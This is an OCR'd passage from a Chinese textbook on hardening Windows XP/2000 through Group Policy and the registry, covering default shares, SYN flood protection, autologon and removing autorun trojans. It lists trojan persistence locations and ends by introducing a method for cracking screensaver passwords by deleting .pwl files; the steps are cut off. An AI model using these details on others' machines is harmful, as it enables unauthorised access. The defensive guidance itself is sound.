黑客攻击的方式有多种，其中一种是通过更改被入侵者的桌面来实施破坏行为，要想抵制黑客的这种攻击，就需要设置禁止更改桌面的设置操作。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“用户配置”→“管理模板”→“桌面”选项，进入“桌面”设置窗口。双击“退出时不保存设置”选项，打开“退出时不保存设置属性”对话框，如图 1-37 所示。

步骤 2 选择“已启用”单选按钮，并单击“确定”按钮，即可禁止更改桌面设置。

图 1-37 “退出时不保存设置属性”对话框

这样，当其他用户对桌面进行更改之后。只要重新启动计算机或注销之后，就会还原到原来的设置位置。

2．禁止访问控制面板

通过访问控制面板可以进行多项系统的操作，如果用户不希望别人访问自己的控制面板，就可以通过设置禁止访问控制面板的方式来实现。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“用户配置”→“管理模板”→“控制面板”选项，进入到“控制面板”设置窗口，如图 1-38 所示。

步骤 2 双击“禁止访问控制面板”选项，进入到“禁止访问控制面板属性”对话框，如图 1-39 所示。

图 1-38　“控制面板”设置窗口

图 1-39　“禁止访问控制面板属性”对话框

步骤 3 选择“已启用”单选按钮之后，单击“确定”按钮，即可禁止访问控制面板。

这样，就可以防止控制面板程序文件的启动，使其他用户无法启动控制面板。另外，还会将“开始”菜单中的“控制面板”命令、Windows 资源管理器中的“控制面板”文件夹同时删除，彻底实现了禁止访问控制面板的目的。

3．防止用户使用“添加或删除程序”

黑客入侵计算机，惯用的伎俩就是通过对“添加或删除程序”选项进行操作实现病毒软件的安装，并删除本系统中的重要应用程序，从而实现破坏的目的。具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“用户配置”→“管理模板”→“控制面板”选项，进入到“控制面板”设置窗口。双击“添加或删除程序”选项，进入“添加或删除程序”设置窗口，如图 1-40 所示。

步骤 2 双击“删除‘添加或删除程序’”选项，打开“删除“添加或删除程序”属性”对话框，选择“已启用”单选按钮，如图 1-41 所示。单击“确定”按钮，完成设置操作。




图 1-40 “添加或删除程序”设置窗口

图 1-41 “删除‘添加或删除程序’属性”对话框

此时将自动删除“控制面板”窗口中的“添加或删除程序”选项，也会将此程序从“开始”菜单中删除。当然，此种方法只能阻止通过“添加或删除程序”实现软件安装、卸载的操作，并不能防止用户用其他的工具和方法实现安装卸载操作。

4. 禁止更改“开始”菜单和任务栏

黑客侵入计算机时，如果随意地更改“开始”菜单和任务栏，会给人们的正常使用带来不必要的麻烦，所以需要对“开始”菜单和任务栏进行禁止更改的设置操作。具体操作步骤如下：

步骤 1 在“组策略”窗口中选择“用户配置”→“管理模板”→“任务栏和「开始」菜单”选项，打开“任务栏和「开始」菜单”设置窗口，如图 1-42 所示。

步骤 2 双击“阻止更改‘任务栏和「开始」菜单’”设置选项，打开“阻止更改‘任务栏和「开始」菜单’设置属性”对话框，选择“已启用”单选按钮，如图 1-43 所示。单击“确定”按钮，即可完成设置操作。

图 1-42 “任务栏和「开始」菜单”设置窗口

图 1-43 “阻止更改‘任务栏和「开始」菜单’设置属性”对话框

5．限制使用应用程序

在组策略中设置的最后一项是“限制使用应用程序”，具体的操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“用户配置”→“管理模板”→“系统”选项，即可进入“系统”设置窗口，如图 1-44 所示。

步骤 2 双击“只运行许可的 Windows 应用程序”选项，打开“只运行许可的 Windows 应用程序属性”对话框，如图 1-45 所示。

图 1-44　“系统”设置窗口

图 1-45　“只运行许可的 Windows 应用程序属性”对话框

步骤 3 选择“已启用”单选按钮，并单击“显示”按钮，打开“显示内容”对话框，如图 1-46 所示。

步骤 4 单击“添加”按钮，打开“添加项目”对话框，在其中输入添加运行的应用程序，如图 1-47 所示。单击“确定”按钮，即可完成设置操作。

图 1-46　“显示内容”对话框

图 1-47　“添加项目”对话框

这样，用户就只能运行“允许的应用程序列表”中的程序，起到了更好的防御效果。

1.2 注册表编辑器实用防范技巧

注册表是 Windows 操作系统的核心，实质上是一个庞大的数据库，存放有计算机硬件和全部配置信息、软件的初始化信息、应用软件和文档文件的关联关系、硬件设备说明以及各种网络状态信息和数据。

1.2.1 禁止访问和编辑注册表

要想阻止访问注册表编辑策略就得禁用 Regedit.exe，以禁用 Windows 注册表编辑器。具体的操作步骤如下：

步骤 1 在“组策略”窗口中选择“用户配置”→“管理模板”→“系统”选项，进入“系统”设置窗口。双击“阻止访问注册表编辑工具”选项，打开“阻止访问注册表编辑工具属性”对话框，如图 1-48 所示。

步骤 2 选择“已启用”单选按钮，“禁用后台运行 regedit?”功能已经被激活。单击“确定”按钮，即可完成设置操作。

步骤 3 在“运行”对话框中输入 regedit.exe 命令，单击“确定”按钮，弹出如图 1-49 所示的命令提示，表明注册编辑已经被管理员停用。

图 1-48 “阻止访问注册表编辑工具属性”对话框




图 1-49 信息提示框

由于注册表是整个系统的灵魂，任何对注册表的错误修改都有可能让系统瘫痪。因此，如果不是系统高手，不要轻易动手修改注册表。当然，在公共场所，为防止别人更改注册表设置，最好取消其他用户对注册表进行修改的权利。具体操作步骤如下：

步骤 1 在“运行”对话框中输入 regedit.exe 命令，单击“确定”按钮，进入“注册表编辑器”窗口。依次选择 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerslon\Policies\选项，进入 Policies 设置窗口，如图 1-50 所示。

步骤 2 在 Policies 键值的下面新建一个 System 主键，如图 1-51 所示。右击 System 主键，在右侧的窗口中添加一个 DWORD 串值，并将该串值命名为 Disable RegistryTools，如图 1-52 所示。

图 1-50　Policies 设置窗口

图 1-51　新建 System 主键

图 1-52　重命名 DWORD 串值

步骤 3 双击 Disable RegistryTools 串值，打开“编辑 DWORD 值”对话框，在“数值数据”文本框中输入“1”，如图 1-53 所示。

步骤 4 单击“确定”按钮，完成设置。重新启动计算机，即可达到防止旁人非法编辑注册表的目的。

虽然经常使用注册表，但可能仍然忽略一点：在注册表编辑器窗口中选择“文件”→“连接网络注册表”命令，打开“选择计算机”对话框，在其中设置一个对远程注册表的连接，如图 1-54 所示。




图 1-53 “编辑 DWORD 值”对话框




图 1-54 “选择计算机”对话框

微软本意可能是为了方便网络管理员对网络中的计算机进行管理，如果该项功能被别有用心的人掌握并对注册表进行了远程操作，那可非常危险。在 Windows XP 中已默认禁止了这项服务，如果要启用远程注册表操作，必须进行如下的操作才能完成。具体操作步骤如下：

步骤 1 在“控制面板”窗口中双击“管理工具”选项，进入“管理工具”窗口，如图 1-55 所示。双击“服务”选项，可进入“服务”窗口，如图 1-56 所示。

图 1-55 “管理工具”窗口

图 1-56　“服务”窗口

步骤 2 本地计算机中的所有服务显示出来后，右击 Remote Registry 选项，从弹出的快捷菜单中选择“属性”命令，打开“Remote Registry 的属性”对话框，如图 1-57 所示。

步骤 3 在“启动类型”下拉列表框中选择“手动”选项，单击“应用”按钮，即可发现该对话框中的“启动”按钮已被激活，如图 1-58 所示。

图 1-57　“Remote Registry 的属性”对话框

图 1-58　激活“启动”按钮

步骤 4 单击激活的“启动”按钮，弹出“服务控制”提示框，提示 Windows 正在尝试启动本地计算机上的一些服务，如图 1-59 所示。

步骤 5 服务启动完毕后，返回到“Remote Registry 的属性”对话框中，单击“确定”按钮，即可完成“允许远程注册表操作”服务的启动操作。




图 1-59　信息提示框

在 Windows 2000 系统中，默认情况下允许对注册表进行远程操作，因此在这里需要禁用它。在“服务”窗口中右击 Remote Registry 选项，从弹出的快捷菜单中选择“属性”命令，打开“Remote Registry 的属性”对话框。在“启动类型”下拉框中选择“已禁用”选项，单击“确定”按钮，即可完成禁止操作的设置。

1.2.2　设置注册表隐藏保护策略

Windows 系统对以前用户登录的信息具有记忆功能，重启系统时，将会在“用户名”文本框中发现上次用户的登录名，这个信息可能会被一些非法分子利用，而对用户造成威胁，为此有必要隐藏上机用户登录的名字。具体操作步骤如下：

步骤 1 在注册表编辑器中访问键值 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\winlogon。

步骤 2 右击 winlogon 键值右边窗口中的空白处，从弹出的快捷菜单中选择“新建”→“字符串”命令，新建一个名称为 DontDisplayLastUserName 的字符串赋值，并把该字符串值设置为“1”，如图 1-60 所示。

步骤 3 设置完成后重启动系统，就可以隐藏上机用户登录的名字。

图 1-60　新建 DontDisplayLastUserName 键值

另外，屏蔽掉“添加/删除”选项中“添加新程序”选项中的“从 CD-ROM 或软盘安装程序”选项，也可以阻止用户安装新的 Windows 2000 应用程序。

在注册表编辑器窗口中访问键值 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\uninstall 选项后，新建一个 DWORD 类型的键值，命名为 NoAddFromCDorFloppy。键值为 1（如果值为 0 则表示不屏蔽），如图 1-61 所示。




图 1-61　新建 NoAddFromCDorFloppy 键值

1.2.3　关闭默认共享保证系统安全

Windows 系统在默认安装状态下，所有硬盘都是隐藏共享的，将系统安装分区自动进行共享，就可以在网络中访问该用户的资源，在访问的同时还需要超级用户的密码，但这样的共享却给计算机安全运行带来隐患，所以最安全的方法就是关闭这个默认共享。具体操作步骤如下：

步骤 1 在注册表编辑器窗口中选择 HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/Lsa 选项，进入 Lsa 设置窗口，如图 1-62 所示。




图 1-62　Lsa 设置窗口

步骤 2 右击 RestrictAnonymous 选项，从弹出的快捷菜单中选择“修改”命令，即可打开“编辑 DWORD 值”对话框，并将“数值数据”文本框中的数值修改为“1”，如图 1-63 所示。




图 1-63　修改数值数据

步骤 3 单击“确定”按钮，完成 IPC$连接的禁止操作，防御 IPC$攻击。

此外，用户还需要修改注册表中 c$、d$和 admin 等类型的默认共享，实现默认共享的关闭操作。具体操作步骤如下：

步骤 1 在“注册表编辑器”窗口中选择 HKEY_LOCAL_MACHINE/SYSTEM/ CurrentControlSet/Services/LanmanServer/Parameters 选项，进入 Parameters 设置窗口，如图 1-64 所示。

图 1-64　Parameters 设置窗口

步骤 2 右击 Parameters 设置窗口空白处，从弹出的快捷菜单中选择“新建”→“DWORD 值”命令，即可在右侧的窗口中添加一个 DWORD 串值，并将该串值命名为 AutoShareServer，类型为 REG_DWORD，值为“0”，如图 1-65 所示。

这样，就彻底关闭了默认共享，实现了系统的安全运行。

图 1-65　新建健值显示

1.2.4　预防 SYN 系统攻击

SYN 攻击除能影响主机外，还可以危害路由器、防火墙等网络系统，事实上 SYN 攻击并不管目标是什么系统，只要这些系统打开 TCP 服务就可以实施。SYN 的工作原理是服务器接收到连接请求，将此信息加入未连接队列，并发送请求包给客户，此时进入 SYN_RECV 状态；当服务器未收到客户端的确认包时，重发请求包，一直到超时，才将此信息从未连接队列删除；配合 IP 欺骗，SYN 攻击能达到很好的效果。

通常，客户端在短时间内伪造大量不存在的 IP 地址，向服务器不断地发送 SYN 包，服务器回复确认包，并等待客户确认，由于源地址是不存在的，服务器需要不断地重发直至超时，这些伪造的 SYN 包将长时间占用未连接队列，正常的 SYN 请求被丢弃，目标系统运行缓慢，严重者引起网络堵塞甚至系统瘫痪。

用户可以通过修改注册表的方法实现 SYN 系统攻击防御，具体操作步骤如下：

步骤 1 在“注册表编辑器”窗口中选择 HKEY_LOCAL_MACHINE/SYSTEM/CurrentControl Set/Services/Tcpip/Parameters 选项，进入 Parameters 设置窗口，如图 1-66 所示。

图 1-66　Parameters 设置窗口

步骤 2 在窗口中右击空白处，从弹出的快捷菜单中选择“新建”→“DWORD 值”命令，即可在右侧窗口中添加一个 DWORD 串值，并将该串值命名为 SynAttackProtect，如图 1-67 所示。

图 1-67　新建 SynAttackProtec 值

步骤 3 右击新添加的 SynAttackProtec 串值，从弹出的快捷菜单中选择“修改”命令，打开“编辑 DWORD 值”对话框，并将“数值数据”文本框中的数值修改为“2”，如图 1-68 所示。

步骤 4 单击“确定”按钮，完成设置，运用同样的方法，创建一个 DWORD 键命名为 EnablePMTUDiscovery 并右击，从弹出的快捷菜单中选择“修改”命令，即可打开“编辑 DWORD 值”对话框，将“数值数据”文本框中的数值修改为“0”，如图 1-69 所示。




图 1-68　修改数值数据为“2”




图 1-69　修改数值数据为“0”

步骤 5 继续使用同样的方法，创建另外 5 个 DWORD 键（即名称和键值分别为 NoName ReleaseOnDemand REG_DWORD 1；EnableDeadGWDetect REG_DWORD 0；KeepAliveTime REG_DWORD 30000；PerformRouterDiscovery REG_DWORD 0；EnableICMPRedirects REG_DWORD 0），如图 1-70 所示。

图 1-70　创建另外 5 个 DWORD 键

1.2.5　驱逐自动运行的木马

当木马的服务端在用户机器上执行后，通常是把自己隐藏在计算机的某个地方，从而在入侵者设定的端口开始监听，等待连接。如果要连接用户，就必须知道计算机的 IP，有些 IP 是动态变化的，如电话拨号用户或 ADSL 虚拟拨号用户。很多木马具有自动发送用户 IP 到入侵者邮箱的功能，通过 QQ 或 IRC 来发送。当“肉鸡”重新启动时，绝大多数“木马”都有自启动的方法，这些方法包括使用注册表、Windows 系统文件和第三方程序。

文件夹 C:\Windows\Start Menu\Programs\startup 是 Windows 启动后自动运行的文件夹，当计算机重新启动时，放在这个文件夹下的任何程序都将自动运行。

下面是使用注册表藏身的木马，如图 1-71 所示。另外，木马也可以在图 1-72 所示的地方运行，正常情况下，这个键值应该是"%1 %*"，如果是 trojan.exe "%1 %*"，就可以自动启动“木马”。




图 1-71　木马的藏身之地

图 1-72　木马运行之处

另外，还可以使用第三方程序，如通过 QQ 网络探测自动执行程序。在注册表项 HKEY_CURRENT_USER\SoftWare\Mirabilis\QQ\Agent\Apps\中，当 QQ 探测到计算机存在 Internet 连接时，放在该键下的所有程序都将自动执行，木马也就可以在这里运行。

除借助系统文件和注册表外，病毒、木马还借助其他高级方式启动运行，这里就不逐一进

行介绍。

找到木马在注册表等自动运行的地方，查杀木马就很容易了。如果发现有木马存在，最安全有效的操作方法如下：

步骤 1 切断计算机网络，编辑 win.ini 文件，将[WINDOWS]下面的“run="木马"程序”或“load="木马"程序”更改为"run="和"load="。

步骤 2 编辑 system.ini 文件，将[BOOT]下的“shell='木马'文件”更改为"shel]=explorer.exe"。

步骤 3 在注册表编辑器中选择 HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Run 选项并对其进行编辑。

步骤 4 找到木马程序的文件名之后，再在整个注册表中搜索并替换掉木马程序。

步骤 5 重启系统后，再到注册表中将所有木马文件的键值删除，至此，就大功告成了（同时还要检查其他位置可能隐藏的木马机关）。

注 意

有的木马程序并不是直接将木马键值删除就行了，如 BladeRunner，若删除则木马会立即将其自动加上，因此就要记下木马的名字与目录，并退回到 MS-DOS 下，找到此木马文件并删除掉即可。

1.2.6 设置 Windows 系统自动登录

高版本 Windows 系统允许用户绕过登录对话框，自动登录到计算机及网络中。要想使用该功能，就需要在注册表中加入几个主键。具体操作步骤如下：

步骤 1 在注册表编辑器窗口中选择 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 选项，进入 Winlogon 设置窗口，如图 1-73 所示。




图 1-73 Winlogon 设置窗口

步骤 2 在其中创建 3 个新的字符串值，分别命名为 DefaultUserName、DefaultPassword 和 DefaultDomainName，如图 1-74 所示。




图 1-74　创建新字符串值

步骤 3 右击 DefaultUserName 选项，从弹出的快捷菜单中选择“修改”命令，打开“编辑字符串”对话框，在“数值数据”文本框中输入要自动登录的用户名，如图 1-75 所示。

图 1-75　“编辑字符串”对话框

步骤 4 运用同样的方法，在“编辑字符串”对话框中输入用户登录机器的密码和该用户所在的域名之后，再创建一个命名为 AutoAdminLogon 的字符串值，将键值设置为“1”，激活自动登录（键值设置为 0 则禁止自动登录），如图 1-76 所示。

步骤 5 对于 Windows 2000 系统，还需要再创建一个 ForceautoLogon 的字符串值，数值设置为“1”。在退出注册表编辑器窗口并重启系统之后，Windows 将自动登录进入用户桌面。

密码被保存在注册表中，意味着任何访问该计算机的人都可以看到该密码。在启动或注销过程中按住【Shift】键，将会忽略该功能。如果 DontDisplayLastUserName 键（即不显示最后登录的用户名，可参考安全设置部分的“不显示上次登录的用户名”实例）被激活，也不能使用该功能。




图 1-76　创建 AutoAdminLogon 字符串值

1.2.7　只允许运行指定的程序

如果用户将外出一段时间，而在此期间不希望其他用户使用计算机，可以考虑为计算机设置开机密码来进行保护。另外，还可以通过修改注册表，以禁用所有应用程序的方法来保护计算机。具体操作步骤如下：

步骤 1 在“注册表编辑器”窗口中选择 HKEY_CURRENT_USER\Software\Microsoft\ Windows\ CurrentVersion\Policies\Explorer 选项，进入 Explorer 设置窗口，如图 1-77 所示。

图 1-77　Explorer 设置窗口

步骤 2 选择“编辑”→“新建”→“DWORD 值”命令，新建一个名为 RestrctRun 的键值，如图 1-78 所示。

图 1-78　新建 DWORD 值

步骤 3 双击 RestrctRun 键值，在“数值数据”文本框中将其值从 0 修改为 1，如图 1-79 所示。其中，0 表示允许用户运行应用程序，1 表示禁止用户运行任何应用程序。




图 1-79　修改数值数据

步骤 4 用户还可以指定其他用户只能运行几个应用程序，如只允许使用 Word 编辑文档或使用 WinZip 对文件进行压缩。方法是先在 Explorer 子键下创建一个名称为 RestrctRun 的子键，并在该子键中创建若干个名称为 1、2、3、4…的字符串类型的键值项。将这些键值项的值分别设为允许运行的应用程序名称，如分别在 1 和 2 键值项中输入 WinWord.exe 和 WinZip.exe。

步骤 5 完成所有设置后，注销当前用户并重启系统即可。

1.3　Windows 系统的密码保护

在 Windows 系统的使用中，经常会碰到一些较为简单的加密方式，对于这些加密方式的解密和如何防范别人进行解密，一般都可以通过一些简单的方法或工具来实现。

1.3.1　设置 Windows XP 系统密码

实现 Windows 系统密码保护首先就是需要为 Windows XP 系统设置相应的密码，其方法很简单，具体操作步骤如下：

步骤 1 在“控制面板”窗口中双击“用户账户”选项，打开“用户账户”窗口，可以看到计算机管理员的名称，如图 1-80 所示。

步骤 2 单击此管理员的名称，打开“账户更改”窗口，如图 1-81 所示。单击“更改我的密码”选项，进入“更改密码”窗口，如图 1-82 所示。

图 1-80 “用户账户”窗口

图 1-81 “账户更改”窗口




图 1-82 “更改密码”窗口

步骤 3 根据提示输入相应的密码内容，单击“更改密码”按钮，完成密码的更改设置。这样，用户每一次开机登录都需要输入密码，其他人就不能轻易进入这个操作系统。

1.3.2 设置电源管理密码

实现 Windows 系统密码的全面保护，还需要对电源管理密码进行设置操作。具体的操作步骤如下：

步骤 1 在“控制面板”窗口中双击“电源选项”选项，打开“电源选项属性”对话框，如图 1-83 所示。

步骤 2 在“高级”选项卡中勾选“在计算机从待机状态恢复时，提示输入密码”复选框，如图 1-84 所示。单击“确定”按钮，完成设置操作。




图 1-83　“电源选项属性”对话框

图 1-84　“高级”设置窗口

1.3.3　设置与破解屏幕保护密码

屏幕保护是计算机的一种自动防护功能，当用户未关机而暂时离开时，就可以设定在一定时间内系统自动运行屏幕保护程序，而恢复使用计算机时需要输入密码才可以，这样即使长时间离开，也不会出现系统被旁人篡改的情况。

1. 设置屏幕保护密码

设置屏幕保护密码的具体操作步骤如下：

步骤 1　右击桌面的空白处，从弹出的快捷菜单中选择“属性”命令，打开“显示属性”对话框，如图 1-85 所示。

步骤 2　在“屏幕保护程序”选项卡中勾选“在恢复时使用密码保护”复选框，并在“等待”下拉列表框中选择相应的时间，如图 1-86 所示。

图 1-85　“显示属性”对话框

图 1-86　“屏幕保护程序”设置窗口

步骤 3　单击“确定”按钮，即可启用屏幕保护程序密码。

如果单击“屏幕保护程序”设置窗口中的“预览”按钮来启动屏幕保护程序，将不提示用户输入密码，但必须是 Windows 自动启动屏幕保护程序，才可在屏幕保护程序上使用密码

保护功能。

2．破解屏幕保护密码

屏幕保护程序可设置密码保护，也可破解这个密码保护，使用将 Windows 系统安装目录下.pwl 文件删除的方法破解。如果计算机位于一个局域网中，则可以通过与其他的计算机互相访问的方式实现破解。具体操作步骤如下：

